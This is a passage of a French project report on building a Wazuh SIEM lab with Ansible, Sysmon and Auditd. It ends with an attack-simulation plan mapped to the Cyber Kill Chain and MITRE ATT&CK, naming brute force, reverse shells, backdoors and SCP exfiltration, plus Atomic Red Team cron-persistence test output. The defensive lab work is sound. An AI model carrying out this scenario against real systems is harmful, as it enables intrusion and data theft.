1. **Adaptateur 1 (NAT) :** Cette interface est utilisée exclusivement pour fournir un accès vers l'extérieur (Internet) lors des phases de préparation : installation de paquets, mise à jour des systèmes et téléchargement des agents Wazuh. Pour garantir l'intégrité des résultats et éviter tout trafic parasite, cette interface est désactivée pendant les phases de simulation d'attaques.
2. **Adaptateur 2 (Réseau privé hôte / Host-Only) :** Il s'agit du réseau principal et nerveux de notre projet. Associé à l'interface virtuelle vboxnet0 (interface réseau simulée par VirtualBox), il permet à la machine hôte d'interagir avec les VM, tout en leur permettant de communiquer entre elles et d'envoyer leurs événements de sécurité vers le Manager Wazuh de manière sécurisée et isolée.

3.3.2 Plan d'adressage IP statique

Pour assurer la résilience de l'infrastructure, le bon fonctionnement des règles de filtrage et la pérennité du pilotage par Ansible, un adressage IP statique a été déployé sur l'interface vboxnet0 (plage d'adressage 192.168.56.0/24) selon la topologie suivante :

Machine (Hôte/VM)	Interface	Adresse IP	Rôle Réseau
Kali Linux (Hôte)	vboxnet0	192.168.56.1	Passerelle / Attaquant
VM 1 (Wazuh-Manager)	vboxnet0	192.168.56.10	Collecteur de logs (SIEM)
VM 2 (Target-Win)	vboxnet0	192.168.56.20	Cible Windows 10 (Agent)
VM 3 (Target-Lin)	vboxnet0	192.168.56.30	Cible Linux Ubuntu (Agent)

TABLE 2 – Configuration réseau de l'environnement de simulation

Les communications internes sont autorisées sur des ports spécifiques : le port 1514 (TCP/UDP) pour la remontée des logs vers le Manager, le port 1515 (TCP) pour l'enrôlement des agents, le port 22 (SSH) pour les connexions vers Linux, et le port 5985 (WinRM) pour la gestion de l'environnement Windows.




FIGURE 3 – Topologie réseau VirtualBox et plan d'adressage de l'environnement de test

3.4 Installation et configuration de la stack Wazuh

Wazuh est une plateforme de sécurité open source unifiée. Dans le cadre de ce projet, nous avons opté pour une installation "All-in-one" où les trois composants principaux cohabitent sur la VM 1 :

1. **Wazuh Indexer** : Un moteur de recherche et d'analyse en texte intégral hautement évolutif. Il stocke les alertes générées par le serveur.
2. **Wazuh Server (Manager)** : Le cœur du système. Il analyse les données reçues des agents, déclenche les règles de détection, vérifie la conformité et génère les alertes.
3. **Wazuh Dashboard** : L'interface utilisateur web permettant la visualisation des données, l'exploration des alertes et la configuration de la plateforme.

3.4.1 Introduction à l'architecture "All-in-One"

Pour ce projet, nous avons choisi une architecture de déploiement « All-in-One », installant tous les composants centraux de la solution Wazuh – Wazuh Indexer, Wazuh Server (Manager) et Wazuh Dashboard – sur un seul serveur.

Cette architecture est idéale pour les environnements de test, les petites infrastructures ou PoC, car elle optimise les ressources tout en offrant toutes les fonctionnalités de la plateforme de sécurité. Le système d'exploitation choisi pour héberger cette solution est Ubuntu Server (version 24.04 LTS). Cependant, il est important de souligner que ce type de déploiement comporte des limitations en matière d'évolutivité et de redondance. Dans un contexte de production ou pour des entreprises de plus grande envergure, les architectures "All-in-One" trouvent rapidement leurs limites lors d'une augmentation du nombre de points à superviser, de la volumétrie des journaux à indexer ou de la nécessité de garantir une haute disponibilité. Pour répondre à ces enjeux, il convient d'envisager un découpage des rôles (Indexer, Manager, Dashboard) sur plusieurs serveurs distincts, l'utilisation de clusters et/ou l'intégration de mécanismes de répartition de charge afin d'assurer des performances optimales et la tolérance aux pannes.

3.4.2 Déroulement détaillé de l'installation

L'installation de Wazuh se divise en plusieurs phases critiques, allant de la préparation du système à la configuration de l'interface web. Pour garantir la sécurité des communications entre les composants, des certificats TLS sont générés et appliqués tout au long du processus.

3.4.2.1 Préparation du système

La première étape consiste à mettre à jour les paquets du système d'exploitation et à installer les dépendances de base nécessaires pour le téléchargement et l'installation des paquets Wazuh.

```
# Mise à jour des dépôts et des paquets existants
sudo apt-get update && sudo apt-get upgrade -y
# Installation des dépendances requises
sudo apt-get install curl apt-transport-https unzip wget
lsb-release gnupg2 -y
```


3.4.2.2 Génération et configuration des certificats TLS

La sécurisation des flux de données entre les différents composants de Wazuh (Indexer, Server et Dashboard) nécessite l'utilisation de certificats TLS. Avant d'installer les composants, nous devons générer ces certificats à l'aide de l'outil officiel fourni par Wazuh.

1. **Téléchargement de l'outil et des fichiers de configuration :** Nous téléchargeons le script de génération ainsi que le fichier de configuration de base config.yml.

```
curl -s0 https://packages.wazuh.com/4.14/wazuh-certs-tool.sh
curl -s0 https://packages.wazuh.com/4.14/config.yml
```

2. **Modification du fichier de configuration (config.yml) :** Le fichier config.yml doit être édité pour correspondre à notre topologie "All-in-One". Il s'agit de remplacer les valeurs par défaut (comme <indexer-node-ip>, <wazuh-manager-ip> et <dashboard-node-ip>) par l'adresse IP statique de notre serveur unique.



```
GNU nano 7.2 config.yml *
nodes:
  # Wazuh indexer nodes
  indexer:
    - name: wazuh
      ip: 192.168.56.10
    #- name: node-2
    # ip: "<indexer-node-ip>"

  # Wazuh server nodes
  # If there is more than one Wazuh server
  # node, each one must have a node_type
  server:
    - name: wazuh-1
      ip: 192.168.56.10
      # node_type: master
    #- name: wazuh-2
    # ip: "<wazuh-manager-ip>"
    # node_type: worker
    #- name: wazuh-3
    # ip: "<wazuh-manager-ip>"
    # node_type: worker

  # Wazuh dashboard nodes
  dashboard:
    - name: dashboard
      ip: 192.168.56.10
```

FIGURE 4 – Extrait du fichier de configuration config.yml pour le déploiement Wazuh

3. **Génération et archivage des certificats** : Une fois la configuration établie, nous exécutons le script pour générer les certificats (fichiers .pem et .key). L'option -A permet de créer une archive wazuh-certificates.tar qui facilitera le déploiement des certificats dans les répertoires respectifs de chaque composant.

```
bash wazuh-certs-tool.sh -A
```

3.4.2.3 Installation du Wazuh Indexer

Le Wazuh Indexer est le moteur de recherche et d'analyse de données hautement scalable. Il est responsable de l'indexation et du stockage des alertes générées par le serveur Wazuh.

1. **Ajout du dépôt officiel Wazuh** : Nous importons la clé GPG officielle et ajoutons le dépôt pour accéder aux paquets sécurisés.

```
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | gpg
--no-default-keyring --keyring
gnupg-ring:/usr/share/keyrings/wazuh.gpg --import && chmod
644 /usr/share/keyrings/wazuh.gpg
echo "deb [signed-by=/usr/share/keyrings/wazuh.gpg]
https://packages.wazuh.com/4.x/apt/ stable main" | tee -a
/etc/apt/sources.list.d/wazuh.list
apt-get update
```

2. **Installation et configuration** : Nous installons le paquet wazuh-indexer. Ensuite, nous déployons les certificats générés précédemment dans le répertoire /etc/wazuh-indexer/certs et ajustons le fichier de configuration principal wazuh-indexer.yml pour lier le service à l'adresse IP locale.

```
# Installation du paquet
sudo apt-get install wazuh-indexer -y
# Déploiement des certificats pour l'Indexer
NODE_NAME=wazuh
sudo mkdir /etc/wazuh-indexer/certs
sudo tar -xf ./wazuh-certificates.tar -C
/etc/wazuh-indexer/certs/ ./${NODE_NAME}.pem
./${NODE_NAME}-key.pem ./admin.pem ./admin-key.pem
./root-ca.pem
sudo chown -R wazuh-indexer:wazuh-indexer
/etc/wazuh-indexer/certs
sudo chmod -R 500 /etc/wazuh-indexer/certs
#Activation et démarrage du service
sudo systemctl daemon-reload
sudo systemctl enable wazuh-indexer
```

```
sudo systemctl start wazuh-indexer
```

Une fois le service démarré, le cluster d'indexation est initialisé à l'aide du script d'administration `indexer-security-init.sh` fourni par Wazuh.

3.4.2.4 Installation du Wazuh Server (Manager)

Le Wazuh Server (ou Manager) est le cœur du système. Il analyse les données reçues des agents déployés sur les terminaux, déclenche des alertes en cas de détection de menaces et gère la configuration centralisée.

1. Installation du Manager :

```
sudo apt-get install wazuh-manager -y
sudo systemctl daemon-reload
sudo systemctl enable wazuh-manager
sudo systemctl start wazuh-manager
```

2. Installation et configuration de Filebeat : Pour transmettre efficacement les alertes générées par le Wazuh Server vers le Wazuh Indexer, l'outil Filebeat est utilisé.

```
sudo apt-get install filebeat -y
```

Le fichier de configuration de Filebeat (`/etc/filebeat/filebeat.yml`) est modifié pour pointer vers l'adresse IP locale de l'Indexer (192.162.56.10). Les certificats de sécurité sont également déployés pour Filebeat afin de chiffrer l'envoi des logs vers l'Indexer.

```
# Deploiement des certificats pour Filebeat
sudo mkdir /etc/filebeat/certs
sudo tar -xf ./wazuh-certificates.tar -C /etc/filebeat/certs/
    ./${NODE_NAME}.pem ./${NODE_NAME}-key.pem ./root-ca.pem
sudo chown -R root:root /etc/filebeat/certs
sudo chmod -R 500 /etc/filebeat/certs
# editer /var/ossec/etc/ossec.conf pour configurer la
    connexion de l'indexer
# Demarrage de Filebeat
sudo systemctl daemon-reload
sudo systemctl enable filebeat
sudo systemctl start filebeat
```

3.4.2.5 Installation du Wazuh Dashboard

Le Wazuh Dashboard est l'interface utilisateur web (basée sur OpenSearch Dashboards) permettant la visualisation des données, la gestion des alertes, la surveillance de la conformité

et l'administration des agents.

1. Installation du paquet :

```
sudo apt-get install wazuh-dashboard -y
```

2. Configuration wazuh dashboard :

Le fichier de configuration `/etc/wazuh-dashboard/opensearch_dashboards.yml` est modifié pour mettre à jour la valeur de `server.host`. Elle doit être défini sur `192.168.56.10` pour autoriser les connexions des utilisateurs distant.

3. Déploiement des certificats et Configuration :

Nous déployons les certificats dédiés au Dashboard. Le fichier de configuration `/etc/wazuh-dashboard/opensearch_dashboards.yml` est ensuite paramétré pour autoriser les connexions entrantes (en définissant `server.host : 192.168.56.10`) et pour se connecter de manière sécurisée au Wazuh Indexer via ces mêmes certificats.

3.4.3 Validation et accès à la plateforme

Une fois les trois services (Indexer, Manager, Dashboard) démarrés avec succès, la plateforme est opérationnelle.

L'accès à la console d'administration s'effectue via un navigateur web sécurisé en entrant l'adresse IP du serveur : `https ://192.168.56.10 :9200`. L'authentification initiale nécessite les identifiants administrateurs par défaut (ou ceux générés par l'assistant d'installation).

Tests de validation effectués :

1. Vérification du statut des services via la commande `systemctl status`.
2. Connexion réussie à l'interface graphique.
3. Vérification de l'état de l'API de Wazuh depuis le Dashboard (statut : Connected).
4. Validation de la réception des logs système du serveur hôte lui-même (le Manager agissant également comme son propre agent).

3.5 Automatisation du déploiement avec Ansible

Le déploiement manuel d'agents de sécurité sur de multiples systèmes est une tâche chronophage. Pour répondre à notre besoin d'automatisation, nous avons intégré Ansible.

3.5.1 Introduction à l'Infrastructure as Code (IaC)

L'Infrastructure as Code est une pratique consistant à gérer et provisionner l'infrastructure informatique à travers des fichiers de définition lisibles par la machine, plutôt que par des processus manuels. Ansible [28], un outil open source d'automatisation IT, fonctionne sans

agent (agentless) sur les machines cibles, s'appuyant uniquement sur SSH (Linux) ou WinRM (Windows). Il utilise des fichiers YAML, appelés "Playbooks", pour décrire l'état désiré des systèmes.

3.5.2 Déploiement automatisé des agents sur Ubuntu et Windows

Nous avons développé un système de playbooks Ansible capables d'intervenir à distance sur nos machines cibles (192.168.56.20 et 192.168.56.30) pour y effectuer plusieurs opérations critiques :

- **Déploiement massif** : Installation de l'agent Wazuh de manière silencieuse sur les environnements Linux (Ubuntu) et Windows 10.
- **Configuration centralisée** : Édition à distance des fichiers ossec.conf pour pointer vers l'adresse IP de notre Wazuh Manager (192.168.56.10).
- **Configurations de sécurité spécifiques** : Poussée de configurations complémentaires, comme le paramétrage des règles auditd sur la cible Linux, garantissant ainsi un niveau de journalisation optimal pour nos cas d'usage.

Grâce à ces playbooks, l'enrôlement et la configuration des machines dans notre SIEM s'effectuent de manière standardisée et extrêmement rapide. Le code source de ces différents playbooks (Linux, Windows et configurations) est détaillé en Annexe 4.

3.6 Enrichissement de la télémétrie Windows via Sysmon

Bien que l'agent Wazuh collecte nativement les journaux d'événements Windows (Event Logs), ces derniers sont souvent insuffisants pour détecter des menaces avancées (APT, malwares sophistiqués, exécution de Reverse Shells). Les logs par défaut de Windows manquent de granularité sur les activités des processus et du réseau.

C'est pourquoi nous avons intégré Sysmon (System Monitor)[22], un outil de la suite Microsoft Sysinternals, sur notre VM Windows 10. Sysmon s'installe en tant que service système et pilote de périphérique et enregistre l'activité du système dans le journal d'événements Windows de manière très détaillée.

Sysmon : un mécanisme de surveillance avancé du système

Le rôle de Sysmon est fondamental dans notre stratégie de cybersécurité pour les systèmes Windows :

- **Collecte de données à haute granularité** : S'installant en tant que service système et pilote de périphérique, Sysmon opère à un niveau profond, surveillant de près l'activité du système d'exploitation. Cette granularité est essentielle car elle permet de capturer des événements discrets sur les processus et le réseau qui échappent aux logs par défaut de Windows.

- **Surveillance ciblée des événements critiques :** La configuration intégrée s'appuie sur un ensemble de règles spécifiques pour suivre les indicateurs d'activités malveillantes. Elle permet de capturer des événements clés tels que la création de processus avec la ligne de commande complète et les hashes des exécutable (Event ID 1), les connexions réseau établies par des processus (Event ID 3), ainsi que la création de threads distants souvent utilisée pour l'injection de code (Event ID 8).
- **Journalisation enrichie et détaillée :** L'activité du système est enregistrée de manière très détaillée et structurée directement dans le journal d'événements Windows, assurant une piste d'audit claire et exploitable.

Déploiement standardisé et optimisation de la configuration

Pour garantir une surveillance efficace de la cible Windows, limiter l'impact sur les performances du système et réduire le bruit numérique, l'intégration de Sysmon a fait l'objet d'une attention particulière :

- **Déploiement d'un standard de l'industrie :** Plutôt que de s'appuyer sur les paramètres par défaut de l'outil, nous avons implémenté une configuration XML avancée issue du projet de référence SwiftOnSecurity [23]. Cette approche garantit que l'environnement Windows intègre immédiatement un niveau de surveillance de haute qualité (high-signal event tracing), ciblant les techniques d'attaques modernes tout en s'appuyant sur l'expertise de la communauté de la cybersécurité.
- **Filtrage à la source et pertinence des alertes :** Le fichier XML issu de SwiftOnSecurity est minutieusement structuré pour déléguer un maximum de filtrage directement au niveau de l'agent (client-side). En appliquant ses règles d'exclusion strictes pour les exécutable et les comportements légitimes du système d'exploitation, ce fichier permet de se concentrer exclusivement sur les anomalies (création de processus suspects, modifications critiques du registre, altération de la mémoire). Cette stratégie élimine les angles morts tout en évitant de saturer le manager Wazuh avec des événements non pertinents (faux positifs).

Exploitation de la télémétrie pour l'Analyse SIEM

La valeur des données détaillées de Sysmon est maximisée par leur intégration en temps réel dans notre plateforme SIEM, Wazuh :

- **Collecte en temps réel par l'Agent Wazuh :** L'agent Windows, déployé sur la VM, est configuré pour lire en continu le canal d'événements spécifique généré par Sysmon. Pour ce faire, le fichier ossec.conf a été enrichi avec les directives suivantes :

```
<localfile>  
  <location>Microsoft-Windows-Sysmon/Operational</location>  
  <log_format>eventchannel</log_format>  
</localfile>
```

FIGURE 5 – Configuration de la collecte des logs Sysmon via le canal d'événements Windows

- **Normalisation, corrélation et alignement MITRE ATT&CK** : Les événements sont acheminés vers le Wazuh Manager, qui applique son jeu de règles de détection natives dédiées aux journaux Windows et Sysmon. Cette télémétrie riche permet au manager d'identifier des indicateurs de compromission potentiels et de couvrir efficacement les scénarios d'attaque du framework MITRE ATT&CK.
- **Génération d'alertes de haute précision** : L'analyse de cette télémétrie augmentée permet de générer des alertes contextualisées, augmentant considérablement nos capacités de détection face aux techniques d'évasion ou d'exécution malveillantes. Ces alertes sont directement visibles sur le Dashboard, offrant une réactivité optimale.

3.7 Enrichissement de la télémétrie Linux via Auditd

Afin d'assurer une traçabilité et une visibilité comparables à celles fournies par Sysmon sur un environnement Windows, nous avons implémenté et configuré avec soin le sous-système d'audit natif de Linux, connu sous le nom d'Auditd, sur la VM 3 de notre infrastructure. Cette décision stratégique vise à combler les lacunes de journalisation standard et à établir une base solide pour la détection proactive des menaces.

Auditd : un mécanisme de surveillance d'appels système de bas niveau

Le rôle d'Auditd est fondamental dans notre stratégie de cybersécurité pour les systèmes Linux [24] :

- **Collecte de données brutes et de faible niveau** : Auditd opère au niveau du noyau, surveillant de près l'ensemble des appels système (syscalls) effectués. Cette granularité est essentielle car elle permet de capturer des événements discrets qui pourraient indiquer une activité malveillante, tels que l'exécution de commandes suspectes, les tentatives de modification des fichiers de configuration critiques (comme /etc/passwd ou /etc/shadow), ou l'utilisation de bibliothèques partagées non autorisées. Cette capacité est primordiale pour la détection des techniques sophistiquées d'évasion de défense ou d'escalade de privilèges.
- **Surveillance des accès aux fichiers critiques et de l'intégrité** : Un ensemble de règles spécifiques a été défini pour suivre les accès (lecture, écriture, exécution) aux répertoires et fichiers considérés comme sensibles. Cela inclut, mais ne se limite pas aux binaires SUID/SGID, aux répertoires temporaires souvent utilisés par les attaquants (/tmp) et aux

fichiers système vitaux.

- **Journalisation structurée et preuve d'activité** : Chaque événement généré par Auditd est horodaté avec précision. Cette rigueur assure une traçabilité totale, empêchant un attaquant (ou un utilisateur malveillant) de dissimuler facilement les commandes qu'il a exécutées.

Industrialisation et intégration dans le cycle de vie du serveur

Pour garantir une couverture de surveillance uniforme et minimiser les erreurs de configuration humaine, le déploiement et la gestion des règles d'audit ont été entièrement automatisés :

- **Déploiement via Playbook Ansible** : Un playbook Ansible dédié a été développé pour standardiser le processus d'installation, de configuration et d'activation du service Auditd. Ce playbook applique un jeu de règles d'audit, aligné sur des cadres de référence tels que le CIS Benchmark pour Linux (la liste complète de ces règles est fournie en Annexe 2).
- **Garantie d'uniformité** : Cette approche garantit que chaque nouveau serveur Linux déployé au sein de l'infrastructure intègre immédiatement le même niveau de surveillance par défaut, éliminant ainsi le risque d'angle mort dû à une configuration incomplète ou incohérente.

Exploitation de la télémétrie pour l'analyse SIEM

La valeur des données brutes d'Auditd est maximisée par leur intégration en temps réel dans notre plateforme SIEM, Wazuh :

- **Collecte en temps réel par l'Agent Wazuh** : L'agent Wazuh, déployé sur la VM 3, est configuré pour collecter en continu les journaux générés par Auditd (généralement situés dans `/var/log/audit/audit.log`).
- **Normalisation et corrélation** : Les événements sont acheminés vers le Wazuh Manager. Celui-ci s'appuie sur ses décodeurs natifs pour structurer les données complexes d'Auditd, puis applique le jeu de règles personnalisées que nous avons spécifiquement développées (disponibles en Annexe 1) afin d'identifier les indicateurs de compromission avec précision.
- **Génération d'alertes de haute précision** : L'analyse des journaux Auditd par le Manager permet de générer des alertes contextualisées, notamment sur des tentatives d'escalade de privilèges, des modifications de configuration non autorisées, ou des exécutions de commandes inhabituelles. Ces alertes sont visualisées sur le Dashboard, offrant ainsi une visibilité immédiate aux analystes de sécurité.

Conclusion

Ce chapitre a détaillé la mise en place concrète de notre infrastructure de sécurité. En partant d'une analyse des besoins, nous avons architecturé un environnement hybride virtualisé via VirtualBox, séparant méticuleusement le trafic d'administration du trafic de simulation. Le cœur

du système, Wazuh, a été déployé pour centraliser l'intelligence de sécurité, tandis qu'Ansible nous a permis d'automatiser le déploiement et la configuration des endpoints de manière élégante. L'ajout de Sysmon vient parfaire cette infrastructure en offrant une visibilité profonde sur le système Windows. L'infrastructure étant désormais prête, configurée et monitorée, le chapitre suivant sera consacré à l'exécution de nos cas d'usage d'attaques (Brute Force, Reverse Shell, Privilege Escalation) et à la mesure des indicateurs de performance (KPI) de notre SIEM.

Chapitre 4 : Simulation d'attaques, détection et analyse des performances

Introduction

Ce chapitre constitue la phase pratique et analytique de notre projet. Après avoir mis en place l'architecture sécurisée et déployé notre solution SIEM Wazuh, l'objectif est d'éprouver la robustesse de notre infrastructure et l'efficacité de nos mécanismes de détection. Pour ce faire, nous adopterons une approche structurée en simulant un scénario d'attaque complet, calqué sur le modèle de la Cyber Kill Chain, tout en alignant nos actions sur le framework MITRE ATT&CK. Nous analyserons ensuite la capacité de Wazuh à identifier ces menaces à chaque étape, de la reconnaissance initiale jusqu'à l'exfiltration de données. Enfin, nous évaluerons les performances globales du système via des indicateurs clés (KPI) et testerons sa résilience face à un afflux massif de journaux d'événements.

4.1 Stratégie de simulation basée sur la Cyber Kill Chain

La Cyber Kill Chain, développée par Lockheed Martin, est un modèle conceptuel décrivant les différentes étapes d'une cyberattaque ciblée. L'utilisation de ce cadre garantit une approche systématique et réaliste pour notre simulation, permettant d'évaluer notre posture de sécurité sur l'ensemble du cycle de vie d'une attaque.

4.1.1 Définition d'un scénario d'attaque complet "End-to-End"

Notre scénario met en scène un attaquant, simulé depuis la machine hôte Kali Linux [29], ciblant les actifs critiques de notre infrastructure de laboratoire. Contrairement à une approche monolithique, l'attaque vise ici deux environnements distincts représentatifs du parc informatique de l'entreprise :

- **Une cible Windows (VM 2) :** Une machine sous Windows 10 simulant un poste de travail utilisateur, équipée de l'agent Wazuh et de Sysmon pour une visibilité accrue sur les processus.
- **Une cible Linux (VM 3) :** Un serveur Ubuntu simulant un serveur d'application ou de données, surveillé par l'agent Wazuh et le sous-système Auditd pour le suivi des appels système.

Le scénario se déroule selon les étapes suivantes :

- **Reconnaissance & Livraison :** L'attaquant identifie les ports ouverts et les services vulnérables sur le serveur web (Nmap). Il tente ensuite d'obtenir un accès initial via une attaque par force brute (Hydra) sur un service exposé (SSH).
- **Exploitation & Installation :** Une fois connecté, l'attaquant exploite une vulnérabilité applicative pour obtenir un shell inversé (reverse shell), élevant ainsi ses privilèges et s'installant dans le système.

- **Command & Control (C&C) & Actions sur Objectifs** : L'attaquant établit un canal de communication caché, installe une porte dérobée (backdoor) pour garantir son maintien dans les lieux, puis recherche, archive et exfiltre les données ciblées.

4.1.2 Cartographie des outils offensifs (Kali Linux) vs Défensifs (Wazuh)

Pour exécuter et détecter ce scénario, nous utiliserons un panel d'outils spécifiques :

Phase	Outil Offensif	Fonctionnalité Défensive	Alerte Attendue
1. Reconnaissance	Nmap	Syscheck (FIM), Réseau	Scan de ports, requêtes inhabituelles
2. Livraison	Hydra	Analyse des logs (SSH)	Tentatives de connexion, Force Brute
3. Exploitation	Metasploit	Anomalis, Rootcheck	Commandes suspectes, élévation de privilèges
4. Installation	Netcat, Scripts	Syscheck (FIM)	Modification de fichiers, création d'exécutables malveillants
5. C&C	Reverse Shell	Trafic, Processus	Connexions sortantes, processus suspects
6. Actions	Tar, SCP, Exfil	FIM, Analyse comp.	Accès fichiers, transfert massif

TABLE 3 – Mapping de la Cyber Kill Chain avec Wazuh

4.2 Cartographie des Techniques MITRE ATT&CK pour la Simulation

Alors que la Cyber Kill Chain offre une vue séquentielle de l'attaque, le framework MITRE ATT&CK fournit une matrice détaillée des Tactiques, Techniques et Procédures (TTPs) utilisées par les attaquants. L'intégration de ce framework nous permet de standardiser l'évaluation de nos capacités de détection.

4.2.1 Alignement du scénario End-to-End avec les Tactiques et Techniques

Chaque action de notre scénario "End-to-End" correspond à des TTPs spécifiques du MITRE ATT&CK, que Wazuh est nativement conçu pour identifier (grâce à son intégration des règles ATT&CK) :

- **Accès Initial (Initial Access)** : L'attaque par force brute SSH correspond à la technique T1110 (Brute Force).
- **Exécution (Execution)** : L'utilisation du reverse shell implique l'utilisation d'interpréteurs de commandes, cartographiée sous T1059 (Command and Scripting Interpreter).
- **Persistence (Persistence)** : L'ajout d'une tâche planifiée ou la modification du crontab s'aligne avec la technique T1053 (Scheduled Task/Job).
- **Command and Control** : La connexion sortante du reverse shell correspond à T1071 (Application Layer Protocol).
- **Exfiltration** : Le transfert des archives via SCP est identifié par la technique T1048 (Exfiltration Over Alternative Protocol).

4.2.2 Utilisation d'Atomic Red Team pour la simulation des TTPs spécifiques

Afin de valider la détection de Wazuh de manière isolée et reproductible, au-delà de notre scénario continu, nous avons intégré l'outil Atomic Red Team développé par Red Canary [33]. Il s'agit d'une bibliothèque de tests simples et standardisés, directement mappés sur le framework MITRE ATT&CK.

L'exécution de ces "tests atomiques" nous a permis de vérifier que les règles de Wazuh réagissent correctement à des techniques précises. Par exemple, nous avons utilisé Atomic Red Team pour simuler spécifiquement l'exécution de la technique T1053.003 (Cron) sur notre serveur Ubuntu cible :

- **Exécution du test** : Déclenchement du script Atomic simulant l'ajout d'une tâche cron malveillante.

```
PS /home/hazem> Invoke-AtomicTest T1053.003 -TestNumbers 1
PathToAtomicsFolder = /root/AtomicRedTeam/atomics

Executing test: T1053.003-1 Cron - Replace crontab with referenced file
Exit code: 0
Done executing test: T1053.003-1 Cron - Replace crontab with referenced file
PS /home/hazem> Invoke-AtomicTest T1053.003 -TestNumbers 2
PathToAtomicsFolder = /root/AtomicRedTeam/atomics

Executing test: T1053.003-2 Cron - Add script to all cron subfolders
Exit code: 0
Done executing test: T1053.003-2 Cron - Add script to all cron subfolders
PS /home/hazem> Invoke-AtomicTest T1053.003 -TestNumbers 3
PathToAtomicsFolder = /root/AtomicRedTeam/atomics

Executing test: T1053.003-3 Cron - Add script to /etc/cron.d folder
Exit code: 0
Done executing test: T1053.003-3 Cron - Add script to /etc/cron.d folder
PS /home/hazem> Invoke-AtomicTest T1053.003 -TestNumbers 4
PathToAtomicsFolder = /root/AtomicRedTeam/atomics

Executing test: T1053.003-4 Cron - Add script to /var/spool/cron/crontabs/ folder
Exit code: 0
Done executing test: T1053.003-4 Cron - Add script to /var/spool/cron/crontabs/ folder
```

FIGURE 6 – exécution des scripts pour simuler la technique T1053.003

- **Validation de la détection :** Vérification sur le tableau de bord Wazuh de l'apparition de l'alerte correspondante, enrichie avec le bon identifiant MITRE (T1053), validant ainsi la granularité de notre supervision.




FIGURE 7 – Visualisation des alertes pour les tests simuler de la technique T1053.003

4.3 Exécution du scénario de simulation et détection

Cette section détaille la mise en œuvre pratique du scénario complet décrit dans la première section et l'analyse des alertes générées par le manager Wazuh.

4.3.1 Phases 1 & 2 : Reconnaissance et Livraison (Scan de vulnérabilités et Brute Force)

